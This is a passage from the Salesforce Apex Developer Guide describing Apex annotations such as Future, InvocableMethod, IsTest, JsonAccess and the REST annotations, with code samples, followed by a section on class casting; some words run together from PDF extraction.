    Versioned Behavior Changes InAPI version 55.0 and later, overloads aren’t allowed on methods annotated with @AuraEnabled. Deprecated Annotation Use the Deprecated annotation to identify methods, classes, exceptions, enums, interfaces, or variables that can no longer be referenced in subsequent releases of the managed package in which they reside. This annotation is useful when you’re refactoring code in managed packages as the requirements evolve. New subscribers can’t see the deprecated elements, while the elements continue to function for existing subscribers and API integrations. Thefollowingcodesnippetshowsadeprecatedmethod.Thesamesyntaxcanbeusedtodeprecateclasses,exceptions,enums,interfaces, or variables. @Deprecated // This method is deprecated. Use myOptimizedMethod(String a, String b) instead. global void myMethod(String a) { } Note the following rules when deprecating Apex identifiers: • Unmanaged packages can’t contain code that uses the deprecated keyword. • When an Apex item is deprecated, all global access modifiers that reference the deprecated identifier must also be deprecated. Any global method that uses the deprecated type in its signature, either in an input argument or the method return type, must also be deprecated. A deprecated item, such as a method or a class, can still be referenced internally by the package developer. • webservice methods and variables can’t be deprecated. • You can deprecate an enum but you can’t deprecate individual enum values. • You can deprecate an interface but you can’t deprecate individual methods in an interface. • You can deprecate an abstract class but you can’t deprecate individual abstract methods in an abstract class. • You can’t remove the Deprecated annotation to undeprecate something in Apex after you’ve released a package version where that item in Apex is deprecated. For more information about package versions, see What is a Package? on page 679. Future Annotation Use the Future annotation to identify methods that are executed asynchronously. When you specify Future, the method executes when Salesforce has available resources. For example, you can use the Future annotation when making an asynchronous Web service callout to an external service. Without the annotation, the Web service callout is made from the same thread that is executing the Apex code, and no additional processing can occur until the callout is complete (synchronous processing). Methods with the Future annotation must be static methods, and can only return a void type. The specified parameters must be primitive data types, arrays of primitive data types, or collections of primitive data types. Methods with the Future annotation can’t take sObjects or objects as arguments. To make a method in a class execute asynchronously, define the method with the Future annotation. For example: global class MyFutureClass { @Future static void myMethod(String a, Integer i) { 90 Classes, Objects, and Interfaces Apex Developer Guide
  • 95.
    System.debug('Method called with:' + a + ' and ' + i); // Perform long-running code } } Toallowcalloutsina Future method,specify (callout=true).Thedefaultis (callout=false),whichpreventsamethod from making callouts. The following snippet shows how to specify that a method executes a callout: @Future (callout=true) public static void doCalloutFromFuture() { //Add code to perform callout } Future Method Considerations • Remember that any method using the Future annotation requires special consideration because the method doesn’t necessarily execute in the same order it’s called. • Methodswiththe Future annotationcan’tbeusedinVisualforcecontrollersineither getMethodName or setMethodName methods, nor in the constructor. • You can’t call a method annotated with Future from a method that also has the Future annotation. Nor can you call a trigger from an annotated method that calls another annotated method. InvocableMethod Annotation Use the InvocableMethod annotation to identify methods that can be run as invocable actions. Note: IfaflowinvokesApex,therunningusermusthavethecorrespondingApexclasssecuritysetintheiruserprofileorpermission set. InvocablemethodsarecallednativelyfromRest,Apex,Flow,orEinsteinbotthatinteractswiththeexternalAPIsource.Invocablemethods have dynamic input and output values and support describe calls. This code sample shows an invocable method with primitive data types. public class AccountQueryAction { @InvocableMethod(label='Get Account Names' description='Returns the list of account names corresponding to the specified account IDs.' category='Account') public static List<String> getAccountNames(List<ID> ids) { List<Account> accounts = [SELECT Name FROM Account WHERE Id in :ids]; Map<ID, String> idToName = new Map<ID, String>(); for (Account account : accounts) { idToName.put(account.Id, account.Name); } // put each name in the output at the same position as the id in the input List<String> accountNames = new List<String>(); for (String id : ids) { accountNames.add(idToName.get(id)); } return accountNames; } } 91 Classes, Objects, and Interfaces Apex Developer Guide
  • 96.
    This code sampleshows an invocable method with a specific sObject data type. public class AccountInsertAction { @InvocableMethod(label='Insert Accounts' description='Inserts the accounts specified and returns the IDs of the new accounts.' category= 'Account') public static List<ID> insertAccounts(List<Account> accounts) { Database.SaveResult[] results = Database.insert(accounts); List<ID> accountIds = new List<ID>(); for (Database.SaveResult result : results) { accountIds.add(result.getId()); } return accountIds; } } This code sample shows an invocable method with the generic sObject data type. public with sharing class GetFirstFromCollection { @InvocableMethod public static List<Results> execute (List<Requests> requestList) { List<Results> results = new List<Results>(); for (Requests request : requestList) { List<SObject> inputCollection = request.inputCollection; SObject outputMember = inputCollection[0]; //Create a Results object to hold the return values Results result = new Results(); //Add the return values to the Results object result.outputMember = outputMember; //Add Result to the results List at the same position as the request is in the requests List results.add(result); } return results; } public class Requests { @InvocableVariable(label='Records for Input' description='yourDescription' required=true) public List<SObject> inputCollection; } public class Results { @InvocableVariable(label='Records for Output' description='yourDescription' required=true) public SObject outputMember; } } This code sample shows an invocable method with a custom icon from an SVG file. global class CustomSvgIcon { @InvocableMethod(label='myIcon' iconName='resource:myPackageNamespace__google:top') global static List<Integer> myMethod(List<Integer> request) { 92 Classes, Objects, and Interfaces Apex Developer Guide
  • 97.
    List<Integer> results =new List<Integer>(); for(Integer reqInt : request) { results.add(reqInt); } return results; } } This code sample shows an invocable method with a custom icon from the Salesforce Lightning Design System (SLDS). public class CustomSldsIcon { @InvocableMethod(iconName='slds:standard:choice') public static void run() {} } Supported Modifiers All modifiers are optional. label Thelabelforthemethod,whichappearsastheactionnameinFlowBuilder.Thedefaultisthemethodname,thoughwerecommend that you provide a label. description The description for the method, which appears as the action description in Flow Builder. The default is Null. callout The callout modifier identifies whether the method calls to an external system. If the method calls to an external system, add callout=true. The default value is false. category The category for the method, which appears as the action category in Flow Builder. If no category is provided (by default), actions appear under Uncategorized. configurationEditor The custom property editor that is registered with the method and appears in Flow Builder when an admin configures the action. If you don’t specify this modifier, Flow Builder uses the standard property editor. iconName The name of the icon to use as a custom icon for the action in the Flow Builder canvas. You can specify an SVG file that you uploaded as a static resource or a Salesforce Lightning Design System standard icon. InvocableMethod Considerations Implementation Notes • The invocable method must be static and public or global, and its class must be an outer class. • Only one method in a class can have the InvocableMethod annotation. • Other annotations can’t be used with the InvocableMethod annotation. Inputs and Outputs There can be at most one input parameter and its data type must be one of the following: • A list of a primitive data type or a list of lists of a primitive data type – the generic Object type isn’t supported. 93 Classes, Objects, and Interfaces Apex Developer Guide
  • 98.
    • A listof an sObject type or a list of lists of an sObject type. • AlistofthegenericsObjecttype(List<sObject>)oralistoflistsofthegenericsObjecttype(List<List<sObject>>). • A list of a user-defined type, containing variables of the supported types or user-defined Apex types, with the InvocableVariable annotation. To implement your data type, create a custom global or public Apex class. The class must contain at least one member variable with the invocable variable annotation. If the return type isn’t Null, the data type returned by the method must be one of the following: • A list of a primitive data type or a list of lists of a primitive data type – the generic Object type isn’t supported. • A list of an sObject type or a list of lists of an sObject type. • AlistofthegenericsObjecttype(List<sObject>)oralistoflistsofthegenericsObjecttype(List<List<sObject>>). • A list of a user-defined type, containing variables of the supported types or user-defined Apex types, with the InvocableVariable annotation. To implement your data type, create a custom global or public Apex class. The class must contain at least one member variable with the invocable variable annotation. Note: For a correct bulkification implementation, the Inputs and Outputs must match on both the size and the order. For example, the i-th Output entry must correspond to the i-th Input entry. Matching entries are required for data correctness when your action is in bulkified execution, such as when an apex action is used in a record trigger flow. Managed Packages • You can use invocable methods in packages, but after you add an invocable method you can’t remove it from later versions of the package. • Public invocable methods can be referred to by flows and processes within the managed package. • Global invocable methods can be referred to anywhere in the subscriber org. Only global invocable methods appear in Flow Builder and Process Builder in the subscriber org. For more information about invocable actions, see Actions Developer Guide. SEE ALSO: InvocableVariable Annotation Actions Developer Guide : Apex Actions Actions Developer Guide : Flow Actions REST API Developer Guide : Invocable Actions Custom REST API Developer Guide : Invocable Actions Standard Salesforce Help: Add a Custom Icon to an Apex-Defined Action Apex Reference Guide: Action Class Lightning Web Components Developer Guide: Develop Custom Property Editors for Flow Builder Making Callouts to External Systems from Invocable Actions Making Callouts to External Systems from Invocable Actions InvocableVariable Annotation Use the InvocableVariable annotation to identify variables used by invocable methods in custom classes. The InvocableVariable annotationidentifiesaclassvariableusedasaninputoroutputparameterforan InvocableMethod method’s invocable action. If you create your own custom class to use as the input or output to an invocable method, you can annotate individual class member variables to make them available to the method. 94 Classes, Objects, and Interfaces Apex Developer Guide
  • 99.
    The following codesample shows an invocable method with invocable variables. global class ConvertLeadAction { @InvocableMethod(label='Convert Leads') global static List<ConvertLeadActionResult> convertLeads(List<ConvertLeadActionRequest> requests) { List<ConvertLeadActionResult> results = new List<ConvertLeadActionResult>(); for (ConvertLeadActionRequest request : requests) { results.add(convertLead(request)); } return results; } public static ConvertLeadActionResult convertLead(ConvertLeadActionRequest request) { Database.LeadConvert lc = new Database.LeadConvert(); lc.setLeadId(request.leadId); lc.setConvertedStatus(request.convertedStatus); if (request.accountId != null) { lc.setAccountId(request.accountId); } if (request.contactId != null) { lc.setContactId(request.contactId); } if (request.overWriteLeadSource != null && request.overWriteLeadSource) { lc.setOverwriteLeadSource(request.overWriteLeadSource); } if (request.createOpportunity != null && !request.createOpportunity) { lc.setDoNotCreateOpportunity(!request.createOpportunity); } if (request.opportunityName != null) { lc.setOpportunityName(request.opportunityName); } if (request.ownerId != null) { lc.setOwnerId(request.ownerId); } if (request.sendEmailToOwner != null && request.sendEmailToOwner) { lc.setSendNotificationEmail(request.sendEmailToOwner); } Database.LeadConvertResult lcr = Database.convertLead(lc, true); if (lcr.isSuccess()) { ConvertLeadActionResult result = new ConvertLeadActionResult(); result.accountId = lcr.getAccountId(); result.contactId = lcr.getContactId(); result.opportunityId = lcr.getOpportunityId(); return result; } else { throw new ConvertLeadActionException(lcr.getErrors()[0].getMessage()); 95 Classes, Objects, and Interfaces Apex Developer Guide
  • 100.
    } } global class ConvertLeadActionRequest{ @InvocableVariable(required=true) global ID leadId; @InvocableVariable(required=true) global String convertedStatus; @InvocableVariable global ID accountId; @InvocableVariable global ID contactId; @InvocableVariable global Boolean overWriteLeadSource; @InvocableVariable global Boolean createOpportunity; @InvocableVariable global String opportunityName; @InvocableVariable global ID ownerId; @InvocableVariable global Boolean sendEmailToOwner; } global class ConvertLeadActionResult { @InvocableVariable global ID accountId; @InvocableVariable global ID contactId; @InvocableVariable global ID opportunityId; } class ConvertLeadActionException extends Exception {} } The following code sample shows an invocable method with invocable variables that have the generic sObject data type. public with sharing class GetFirstFromCollection { @InvocableMethod public static List <Results> execute (List<Requests> requestList) { List<SObject> inputCollection = requestList[0].inputCollection; SObject outputMember = inputCollection[0]; //Create a Results object to hold the return values 96 Classes, Objects, and Interfaces Apex Developer Guide
  • 101.
    Results response =new Results(); //Add the return values to the Results object response.outputMember = outputMember; //Wrap the Results object in a List container //(an extra step added to allow this interface to also support bulkification) List<Results> responseWrapper= new List<Results>(); responseWrapper.add(response); return responseWrapper; } } public class Requests { @InvocableVariable(label='Records for Input' description='yourDescription' required=true) public List<SObject> inputCollection; } public class Results { @InvocableVariable(label='Records for Output' description='yourDescription' required=true) public SObject outputMember; } } Supported Modifiers The invocable variable annotation supports the modifiers shown in this example. @InvocableVariable(label='yourLabel' description='yourDescription' required=(true | false)) All modifiers are optional. label The label for the variable. The default is the variable name. Tip: This label appears in Flow Builder for the Action element that corresponds to an invocable method. This label helps admins understand how to use the variable in the flow. description The description for the variable. The default is Null. required Specifies whether the variable is required. If not specified, the default is false. The value is ignored for output variables. InvocableVariable Considerations • Other annotations can’t be used with the InvocableVariable annotation. • Only global and public variables can be invocable variables. • The invocable variable can’t be one of the following: – A non-member variable such as a static or local variable. – A property. 97 Classes, Objects, and Interfaces Apex Developer Guide
  • 102.
    – A finalvariable. – Protected or private. • The data type of the invocable variable must be one of the following: – A primitive other than Object – An sObject, either the generic sObject or a specific sObject – A list or a list of lists of primitives, sObjects, objects created from Apex classes, or collections • The invocable variable name in Apex must match the name in the flow. The name is case-sensitive. • For managed packages: – Public invocable variables can be set in flows and processes within the same managed package. – Global invocable variables can be set anywhere in the subscriber org. Only global invocable variables appear in Flow Builder and Process Builder in the subscriber org. For more information about invocable actions, see Actions Developer Guide. SEE ALSO: Apex Developer Guide : InvocableMethod Annotation Apex Reference Guide: Action Class IsTest Annotation Use the @IsTest annotation to define classes and methods that only contain code used for testing your application. The annotation can take multiple modifiers within parentheses and separated by blanks. Note: The @IsTest annotation on methods is equivalent to the testMethod keyword. As best practice, Salesforce recommendsthatyouuse @IsTest ratherthan testMethod.The testMethod keywordmaybeversionedoutinafuture release. Classes and methods defined as @IsTest can be either private or public. Classes defined as @IsTest must be top-level classes. Note: Classes defined with the @IsTest annotation don't count against your organization limit of 6 MB for all Apex code. Here’s an example of a private test class that contains two test methods. @IsTest private class MyTestClass { // Methods for testing @IsTest static void test1() { // Implement test code } @IsTest static void test2() { // Implement test code } } 98 Classes, Objects, and Interfaces Apex Developer Guide
  • 103.
    Here’s an exampleof a public test class that contains utility methods for test data creation: @IsTest public class TestUtil { public static void createTestAccounts() { // Create some test accounts } public static void createTestContacts() { // Create some test contacts } } Classes defined as @IsTest can't be interfaces or enums. Methods of a public test class can only be called from a running test, that is, a test method or code invoked by a test method. Non-test requests can’t call public methods.. To learn about the various ways you can run test methods, see Run Unit Test Methods. @IsTest(SeeAllData=true) Annotation For Apex code saved using Salesforce API version 24.0 and later, use the @IsTest(SeeAllData=true) annotation to grant test classes and individual test methods access to all data in the organization. The access includes pre-existing data that the test didn’t create. Starting with Apex code saved using Salesforce API version 24.0, test methods don’t have access to pre-existing data in the organization. However, test code saved against Salesforce API version 23.0 and earlier continues to have access to all data in the organization. See Isolation of Test Data from Organization Data in Unit Tests on page 645. Considerations for the @IsTest(SeeAllData=true) Annotation • If a test class is defined with the @IsTest(SeeAllData=true) annotation, the SeeAllData=true applies to all test methods that don’t explicitly set the SeeAllData keyword. • The @IsTest(SeeAllData=true) annotation is used to open up data access when applied at the class or method level. However, if the containing class has been annotated with @IsTest(SeeAllData=true), annotating a method with @IsTest(SeeAllData=false) is ignored for that method. In this case, that method still has access to all the data in the organization. Annotating a method with @IsTest(SeeAllData=true) overrides, for that method, an @IsTest(SeeAllData=false) annotation on the class. • @IsTest(SeeAllData=true) and @IsTest(IsParallel=true) annotations can’t be used together on the same Apex method. This example shows how to define a test class with the @IsTest(SeeAllData=true) annotation. All the test methods in this class have access to all data in the organization. // All test methods in this class can access all data. @IsTest(SeeAllData=true) public class TestDataAccessClass { // This test accesses an existing account. // It also creates and accesses a new test account. @IsTest static void myTestMethod1() { // Query an existing account in the organization. Account a = [SELECT Id, Name FROM Account WHERE Name='Acme' LIMIT 1]; System.assert(a != null); 99 Classes, Objects, and Interfaces Apex Developer Guide
  • 104.
    // Create atest account based on the queried account. Account testAccount = a.clone(); testAccount.Name = 'Acme Test'; insert testAccount; // Query the test account that was inserted. Account testAccount2 = [SELECT Id, Name FROM Account WHERE Name='Acme Test' LIMIT 1]; System.assert(testAccount2 != null); } // Like the previous method, this test method can also access all data // because the containing class is annotated with @IsTest(SeeAllData=true). @IsTest static void myTestMethod2() { // Can access all data in the organization. } } This second example shows how to apply the @IsTest(SeeAllData=true) annotation on a test method. Because the test method’s class isn’t annotated, you have to annotate the method to enable access to all data for the method. The second test method doesn’t have this annotation, so it can access only the data it creates. In addition, it can access objects that are used to manage your organization, such as users. // This class contains test methods with different data access levels. @IsTest private class ClassWithDifferentDataAccess { // Test method that has access to all data. @IsTest(SeeAllData=true) static void testWithAllDataAccess() { // Can query all data in the organization. } // Test method that has access to only the data it creates // and organization setup and metadata objects. @IsTest static void testWithOwnDataAccess() { // This method can still access the User object. // This query returns the first user object. User u = [SELECT UserName,Email FROM User LIMIT 1]; System.debug('UserName: ' + u.UserName); System.debug('Email: ' + u.Email); // Can access the test account that is created here. Account a = new Account(Name='Test Account'); insert a; // Access the account that was just created. Account insertedAcct = [SELECT Id,Name FROM Account WHERE Name='Test Account']; System.assert(insertedAcct != null); 100 Classes, Objects, and Interfaces Apex Developer Guide
  • 105.
    } } @IsTest(OnInstall=true) Annotation Use the@IsTest(OnInstall=true) annotation to specify which Apex tests are executed during package installation. This annotation is used for tests in managed or unmanaged packages. Only test methods with this annotation, or methods that are part of a test class that has this annotation, are executed during package installation. Tests annotated to run during package installation must pass in order for the package installation to succeed. It’s no longer possible to bypass a failing test during package installation. A test method or a class that doesn't have this annotation, or that is annotated with @IsTest(OnInstall=false) or @IsTest, isn’t executed during installation. Tests annotated with IsTest(OnInstall=true) that run during package install and upgrade aren’t counted towards code coverage. However, code coverage is tracked and counted during a package creation operation. Because Apex code installed from a managed package is excluded from org level requirements for code coverage, it’s unlikely that you’re affected. But, if you track managed package test coverage, you must rerun these tests outside of the package install or upgrade operation for code coverage statistics to be updated. Package install isn’t blocked by code coverage requirements. This example shows how to annotate a test method that is executed during package installation. In this example, test1 is executed but test2 and test3 isn’t. public class OnInstallClass { // Implement logic for the class. public void method1(){ // Some code } } @IsTest private class OnInstallClassTest { // This test method will be executed // during the installation of the package. @IsTest(OnInstall=true) static void test1() { // Some test code } // Tests excluded from running during the // the installation of a package. @IsTest static void test2() { // Some test code } @IsTest static void test3() { // Some test code } } 101 Classes, Objects, and Interfaces Apex Developer Guide
  • 106.
    @IsTest(IsParallel=true) Annotation Use the@IsTest(IsParallel=true) annotation to indicate test classes that can run in parallel. Default limits on the number of concurrent tests don’t apply to these test classes. This annotation makes the execution of test classes more efficient, because more tests can be run in parallel. Considerations for the @IsTest(IsParallel=true) Annotation • This annotation overrides settings that disable parallel testing. • @IsTest(SeeAllData=true) and @IsTest(IsParallel=true) annotations can’t be used together on the same Apex method. JsonAccess Annotation The @JsonAccess annotation defined at Apex class level controls whether instances of the class can be serialized or deserialized. If the annotation restricts the JSON serialization and deserialization, a runtime JSONException exception is thrown. The serializable and deserializable parameters of the @JsonAccess annotation enforce the contexts in which Apex allowsserializationanddeserialization.Youcanspecifyoneorbothparameters,butyoucan’tspecifytheannotationwithnoparameters. The valid values for the parameters to indicate whether serialization and deserialization are allowed: • never: never allowed • sameNamespace: allowed only for Apex code in the same namespace • samePackage: allowed only for Apex code in the same package (impacts only second-generation packages) • always: always allowed for any Apex code JsonAccess Considerations • If an Apex class annotated with JsonAccess is extended, the extended class doesn’t inherit this property. • If the toString method is applied on objects that mustn't be serialized, private data can be exposed. You must override the toString method on objects whose data must be protected. For example, serializing an object stored as a key in a Map invokes the toString method. The generated map includes key (string) and value entries, thus exposing all the fields of the object. This example code shows an Apex class marked with the @JsonAccess annotation. // SomeSerializableClass is serializable in the same package and deserializable in the wider namespace @JsonAccess(serializable='samePackage' deserializable=’sameNamespace’) public class SomeSerializableClass { } // AlwaysDeserializable class is always deserializable and serializable only in the same namespace (default value from version 49.0 onwards) @JsonAccess(deserializable=’always’) public class AlwaysDeserializable { } Versioned Behavior Changes Inversions48.0andearlier,thedefaultaccessfordeserializationis always andthedefaultaccessforserializationis sameNamespace to preserve the existing behavior. From version 49.0 onwards, the default access for both serialization and deserialization is sameNamespace. 102 Classes, Objects, and Interfaces Apex Developer Guide
  • 107.
    NamespaceAccessible Annotation The @NamespaceAccessiblemakespublicApexinapackageavailabletootherpackagesthatusethesamenamespace.Without this annotation, Apex classes, methods, interfaces, properties, and abstract classes defined in a 2GP package aren’t accessible to the other packages with which they share a namespace. Apex that is declared global is always available across all namespaces, and needs no annotation. For more information on 2GP managed packages, see Second-Generation Managed Packages in Salesforce DX Developer Guide. Considerations for Apex Accessibility Across Packages • You can't use the @NamespaceAccessible annotation for an @AuraEnabled Apex method. • You can add or remove the @NamespaceAccessible annotation at any time, even on managed and released Apex code. Make sure that you don’t have dependent packages relying on the functionality of the annotation before adding or removing it. • When adding or removing @NamespaceAccessible Apex from a package, consider the impact to customers with installed versions of other packages that reference this package’s annotation. Before pushing a package upgrade, ensure that no customer is running a package version that would fail to fully compile when the upgrade is pushed. • If a public interface is declared as @NamespaceAccessible, then all interface members inherit the annotation. Individual interface members can’t be annotated with @NamespaceAccessible. • If a public or protected variable or method is declared as @NamespaceAccessible, its defining class must be either global or public with the @NamespaceAccessible annotation. • If a public or protected inner class is declared as @NamespaceAccessible, its enclosing class must be either global or public with the @NamespaceAccessible annotation. ThisexampleshowsanApexclassmarkedwiththe @NamespaceAccessible annotation.Theclassisaccessibletootherpackages within the same namespace. The first constructor is also visible within the namespace, but the second constructor isn’t. // A namespace-visible Apex class @NamespaceAccessible public class MyClass { private Boolean bypassFLS; // A namespace-visible constructor that only allows secure use @NamespaceAccessible public MyClass() { bypassFLS = false; } // A package private constructor that allows use in trusted contexts, // but only internal to the package public MyClass (Boolean bypassFLS) { this.bypassFLS = bypassFLS; } @NamespaceAccessible protected Boolean getBypassFLS() { return bypassFLS; } } 103 Classes, Objects, and Interfaces Apex Developer Guide
  • 108.
    Versioned Behavior Changes InAPI version 47.0 and later, @NamespaceAccessible isn’t allowed on an entity marked with @AuraEnabled. Therefore, an Aura or Lightning web component installed from a package can’t call an Apex method from another package, even if both packages are in the same namespace. In API version 50.0 and later, scope and accessibility rules are enforced on Apex variables, methods, inner classes, and interfaces that are annotatedwith @NamespaceAccessible.Foraccessibilityconsiderations,seeConsiderationsforApexAcessibilityAcrossPackages. For more information on namespace-based visibility, see Namespace-Based Visibility for Apex Classes in Second-Generation Packages. ReadOnly Annotation The @ReadOnly annotation allows you to perform less restrictive queries against the Lightning Platform database by increasing the limit of the number of returned rows for a request to 1,000,000. All other limits still apply. The annotation blocks the following operations within the request: DML operations, calls to System.schedule, and enqueued asynchronous Apex jobs. The @ReadOnly annotationisavailableforRESTandSOAPWebservicesandthe Schedulable interface.Tousethe @ReadOnly annotation, the top-level request must be in the schedule execution or the Web service invocation. For example, if a Visualforce page calls a Web service that contains the @ReadOnly annotation, the request fails because Visualforce is the top-level request, not the Web service. Visualforce pages can call controller methods with the @ReadOnly annotation, and those methods run with the same relaxed restrictions. To increase other Visualforce-specific limits, such as the size of a collection that can be used by an iteration component like <apex:pageBlockTable>, you can set the readonly attribute on the <apex:page> tag to true. For more information, see Working with Large Sets of Data in the Visualforce Developer's Guide. Versioned Behavior Changes Prior to API version 49.0, using @ReadOnly on Apex REST methods (@HttpDelete, @HttpGet, @HttpPatch, @HttpPost, or @HttpPut) also required annotating the method with @RemoteAction. In API version 49.0 and later, you can annotate Apex REST methods with just @ReadOnly. RemoteAction Annotation The RemoteAction annotation provides support for Apex methods used in Visualforce to be called via JavaScript. This process is often referred to as JavaScript remoting. Note: Methods with the RemoteAction annotation must be static and either global or public. Add the Apex class as a custom controller or a controller extension to your page. <apex:page controller="MyController" extension="MyExtension"> Warning: Adding a controller or controller extension grants access to all @RemoteAction methods in that Apex class, even if those methods aren’t used in the page. Anyone who can view the page can execute all @RemoteAction methods and provide fake or malicious data to the controller. Then, add the request as a JavaScript function call. A simple JavaScript remoting invocation takes the following form. [namespace.]MyController.method( [parameters...,] callbackFunction, [configuration] ); 104 Classes, Objects, and Interfaces Apex Developer Guide
  • 109.
    Table 2: RemoteRequest Elements Description Element The namespace of the controller class. The namespace element is required if your organization has a namespace defined, or if the class comes from an installed package. namespace The name of your Apex controller or extension. MyController, MyExtension The name of the Apex method you’re calling. method A comma-separated list of parameters that your method takes. parameters The name of the JavaScript function that handles the response from the controller. You can also declare an anonymous function inline. callbackFunction receives the status of the method call and the result as parameters. callbackFunction Configures the handling of the remote call and response. Use this element to change the behavior of a remoting call, such as whether to escape the Apex method’s response. configuration In your controller, your Apex method declaration is preceded with the @RemoteAction annotation like this: @RemoteAction global static String getItemId(String objectName) { ... } Apex @RemoteAction methods must be static and either global or public. YourmethodcantakeApexprimitives,collections,typedandgenericsObjects,anduser-definedApexclassesandinterfacesasarguments. Generic sObjects must have an ID or sobjectType value to identify actual type. Interface parameters must have an apexType to identify actual type. Your method can return Apex primitives, sObjects, collections, user-defined Apex classes and enums, SaveResult, UpsertResult, DeleteResult, SelectOption, or PageReference. For more information, see “JavaScript Remoting for Apex Controllers” in the Visualforce Developer's Guide. SuppressWarnings Annotation This annotation does nothing in Apex but can be used to provide information to third-party tools. The @SuppressWarnings annotation does nothing in Apex but can be used to provide information to third-party tools. TestSetup Annotation Methods defined with the @TestSetup annotation are used for creating common test records that are available for all test methods in the class. Syntax Test setup methods are defined in a test class, take no arguments, and return no value. The following is the syntax of a test setup method. @TestSetup static void methodName() { } If a test class contains a test setup method, the testing framework executes the test setup method first, before any test method in the class. Records that are created in a test setup method are available to all test methods in the test class and are rolled back at the end of 105 Classes, Objects, and Interfaces Apex Developer Guide
  • 110.
    test class execution.If a test method changes those records, such as record field updates or record deletions, those changes are rolled back after each test method finishes execution. The next executing test method gets access to the original unmodified state of those records. Note: You can have only one test setup method per test class. Test setup methods are supported only with the default data isolation mode for a test class. If the test class or a test method has access to organization data by using the @IsTest(SeeAllData=true) annotation, test setup methods aren’t supported in this class. Because data isolation for tests is available for API versions 24.0 and later, test setup methods are also available for those versions only. For more information, see Using Test Setup Methods. TestVisible Annotation Use the TestVisible annotation to allow test methods to access private or protected members of another class outside the test class. These members include methods, member variables, and inner classes. This annotation enables a more permissive access level for running tests only. This annotation doesn’t change the visibility of members if accessed by non-test classes. With this annotation, you don’t have to change the access modifiers of your methods and member variables to public if you want to access them in a test method. For example, if a private member variable isn’t supposed to be exposed to external classes but it must be accessible by a test method, you can add the TestVisible annotation to the variable definition. This example shows how to annotate a private class member variable and private method with TestVisible. public class TestVisibleExample { // Private member variable @TestVisible private static Integer recordNumber = 1; // Private method @TestVisible private static void updateRecord(String name) { // Do something } } This test class uses the previous class and contains the test method that accesses the annotated member variable and method. @IsTest private class TestVisibleExampleTest { @IsTest static void test1() { // Access private variable annotated with TestVisible Integer i = TestVisibleExample.recordNumber; System.assertEquals(1, i); // Access private method annotated with TestVisible TestVisibleExample.updateRecord('RecordName'); // Perform some verification } } Apex REST Annotations Use these annotations to expose an Apex class as a RESTful Web service. • @ReadOnly • @RestResource(urlMapping='/yourUrl') 106 Classes, Objects, and Interfaces Apex Developer Guide
  • 111.
    • @HttpDelete • @HttpGet •@HttpPatch • @HttpPost • @HttpPut RestResource Annotation The @RestResource annotation is used at the class level and enables you to expose an Apex class as a REST resource. Some considerations when using this annotation: • The URL mapping is relative to https://instance.salesforce.com/services/apexrest/. • The URL mapping can contain a wildcard (*). • The URL mapping is case-sensitive. For example, a URL mapping for my_url matches a REST resource containing my_url and not My_Url. • To use this annotation, your Apex class must be defined as global. URL Guidelines URL path mappings are as follows: • The path must begin with a forward slash (/). • The path can be up to 255 characters long. • A wildcard (*) that appears in a path must be preceded by a forward slash (/). Additionally, unless the wildcard is the last character in the path, it must be followed by a forward slash (/). The rules for mapping URLs are: • An exact match always wins. • If no exact match is found, find all the patterns with wildcards that match, and then select the longest (by string length) of those. • If no wildcard match is found, an HTTP response status code 404 is returned. The URL for a namespaced class contains the namespace. For example, if your class is in namespace abc and the class is mapped to your_url, then the API URL is modified as follows: https://instance.salesforce.com/services/apexrest/abc/your_url/. In the case of a URL collision, the namespaced class is always used. HttpDelete Annotation The @HttpDelete annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP DELETE request is sent, and deletes the specified resource. To use this annotation, your Apex method must be defined as global static. HttpGet Annotation The @HttpGet annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP GET request is sent, and returns the specified resource. These are some considerations when using this annotation: • To use this annotation, your Apex method must be defined as global static. 107 Classes, Objects, and Interfaces Apex Developer Guide
  • 112.
    • Methods annotatedwith @HttpGet are also called if the HTTP request uses the HEAD request method. HttpPatch Annotation The @HttpPatch annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP PATCH request is sent, and updates the specified resource. To use this annotation, your Apex method must be defined as global static. HttpPost Annotation The @HttpPost annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP POST request is sent, and creates a new resource. To use this annotation, your Apex method must be defined as global static. HttpPut Annotation The @HttpPut annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP PUT request is sent, and creates or updates the specified resource. To use this annotation, your Apex method must be defined as global static. Classes and Casting In general, all type information is available at run time. This means that Apex enables casting, that is, a data type of one class can be assigned to a data type of another class, but only if one class is a subclass of the other class. Use casting when you want to convert an object from one data type to another. In the following example, CustomReport extends the class Report. Therefore, it is a subclass of that class. This means that you can use casting to assign objects with the parent data type (Report) to the objects of the subclass data type (CustomReport). public virtual class Report { } public class CustomReport extends Report { } In the following code segment, a custom report object is first added to a list of report objects. Then the custom report object is returned as a report object, which is then cast back into a custom report object. ... // Create a list of report objects Report[] Reports = new Report[5]; // Create a custom report object CustomReport a = new CustomReport(); // Because the custom report is a sub class of the Report class, // you can add the custom report object a to the list of report objects Reports.add(a); // The following is not legal: // CustomReport c = Reports.get(0); // because the compiler does not know that what you are 108 Classes, Objects, and Interfaces Apex Developer Guide
  • 113.
    // returning isa custom report. // You must use cast to tell it that you know what // type you are returning. Instead, get the first item in the list // by casting it back to a custom report object CustomReport c = (CustomReport) Reports.get(0); ... Casting Example In addition, an interface type can be cast to a sub-interface or a class type that implements that interface. Tip: To verify if a class is a specific type of class, use the instanceOf keyword. For more information, see Using the instanceof Keyword on page 82. IN THIS SECTION: 1. Classes and Collections 2. Collection Casting 109 Classes, Objects, and Interfaces Apex Developer Guide
  • 114.
